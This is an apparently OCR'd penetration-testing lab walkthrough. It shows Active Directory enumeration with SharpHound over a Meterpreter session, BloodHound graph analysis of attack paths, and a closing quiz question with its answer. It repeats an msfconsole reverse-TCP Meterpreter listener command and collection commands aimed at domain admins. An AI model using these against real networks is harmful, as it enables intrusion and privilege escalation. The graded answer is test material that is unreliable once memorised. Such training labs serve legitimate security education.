
1. Switch to BloodHound GUI, click **Upload Data**, select `/home/pentester/20250102021720_loot.zip`, and click **Open**.



Applications Places System
Thu Jan 2, 05:18
msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.177.18; set lport 9999; exploit"
File Edit View Search Terminal Help
.\SharpHound.ps1
PS C:\BloodHound\BloodHound-Legacy-master\Collectors> Invoke-BloodHound -CollectionMethod All -Domain LPT.com -ZipFileName loot.zip
Invoke-BloodHound -CollectionMethod All -Domain LPT.com -ZipFileName loot.zip
2025-01-02T02:16:31.1440601-08:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2025-01-02T02:16:31.3003192-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-01-02T02:16:31.3159456-08:00|INFORMATION|Initializing SharpHound at 2:16 AM on 1/2/2025
2025-01-02T02:16:31.6909678-08:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for LPT.com : Server2019.LPT.com
2025-01-02T02:16:31.7065971-08:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-01-02T02:16:31.8628506-08:00|INFORMATION|Beginning LDAP search for LPT.com
2025-01-02T02:16:31.8941011-08:00|INFORMATION|Producer has finished, closing LDAP channel
2025-01-02T02:16:31.8941011-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-01-02T02:17:02.0047051-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 89 MB RAM
2025-01-02T02:17:22.8961462-08:00|INFORMATION|Consumers finished, closing output channel
2025-01-02T02:17:22.9430233-08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2025-01-02T02:17:23.0211806-08:00|INFORMATION|Status: 120 objects finished (+120 2.352941)/s -- Using 99 MB RAM
2025-01-02T02:17:23.0211806-08:00|INFORMATION|Enumeration finished in 00:00:51.1591477
2025-01-02T02:17:23.0836492-08:00|INFORMATION|Saving cache with stats: 78 ID to type mappings.
78 name to SID mappings.
1 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings.
2025-01-02T02:17:23.0992754-08:00|INFORMATION|SharpHound Enumeration Completed at 2:17 AM on 1/2/2025! Happy Graphing!
PS C:\BloodHound\BloodHound-Legacy-master\Collectors>
Menu
Mozilla Firefox
sudo neo4j c...
sudo bloodho...
BloodHound (...
pentester
msfconsole -...



Applications Places System
Thu Jan 2, 05:42
msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.177.18; set lport 9999; exploit"
File Edit View Search Terminal Help
2 sid to domain mappings.
0 global catalog mappings.
2025-01-02T02:17:23.0992754-08:00|INFORMATION|SharpHound Enumeration Completed at 2:17 AM on 1/2/2025
! Happy Graphing!
PS C:\BloodHound\BloodHound-Legacy-master\Collectors> ls
ls
Directory: C:\BloodHound\BloodHound-Legacy-master\Collectors
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 1/2/2025 12:15 AM DebugBuilds
-a---- 2/9/2024 2:50 PM 229 AzureHound.md
-a---- 2/9/2024 2:50 PM 1046528 SharpHound.exe
-a---- 2/9/2024 2:50 PM 1308348 SharpHound.ps1
PS C:\BloodHound\BloodHound-Legacy-master\Collectors> exit
exit
C:\>exit
exit
(Meterpreter 1)(C:\) >
Menu
Mozilla Firefox
sudo neo4j c...
sudo bloodho...
BloodHound (...
pentester
msfconsole -...





1. Clear finished uploads, click **Analysis** tab, and run pre-built graph query: **Find all Domain Admins**.


Applications
Places
System
Thu Jan 2, 05:52
BloodHound (as superuser)
Search for a node
Upload Data
Raw Query
Menu
Mozilla Firefox
sudo neo4j c...
sudo bloodho...
BloodHound (...
pentester
msfconsole -...


Applications
Places
System
Thu Jan 2, 06:00
BloodHound (as superuser)
Recent
Home
Desktop
Developer Files
bloodhound
Other Locations
home
pentester
20250102021720_loot.zip
Name
Size
Type
Modified
C:20250102021720_loot.zip
12.8 kB
Archive
05:17
Cancel
Open
Raw Query
Menu
Mozilla Firefox
sudo neo4j c...
sudo bloodho...
BloodHound (...
pentester
msfconsole -...


Applications
Places
System
Thu Jan 2, 06:03
BloodHound (as superuser)
Search for a node
Upload Progress
20250102021720_ous.json
Upload Complete
100%
Post Process
Post Processing
100%
Complete
Clear Finished
Raw Query
Menu
Mozilla Firefox
sudo neo4j c...
sudo bloodho...
BloodHound (...
pentester
msfconsole -...


Applications Places System
Thu Jan 2, 06:04
BloodHound (as superuser)
Search for a node
Database Info
Node Info
Analysis
Pre-Built Analytics Queries
Domain Information
Find all Domain Admins
Map Domain Trusts
Find Computers with Unsupported Operating Systems
Dangerous Privileges
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Privileges for Domain Users Groups
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
Upload Progress
Clear Finished
Raw Query
Menu
Mozilla Firefox
sudo neo4j c...
sudo bloodho...
BloodHound (...
pentester
msfconsole -...



This concludes the lab exercise.

IMPORTANT: ❓ **Question 9.5.1.1** Utilize the Parrot Security machine to establish access to the Windows Server 2016 system. Leverage BloodHound to analyze and visualize potential attack paths within the Active Directory environment. Enter the version of Apache installed in Windows Server 2016. [!SUCCESS] ✅ **Answer:** **2.4.58**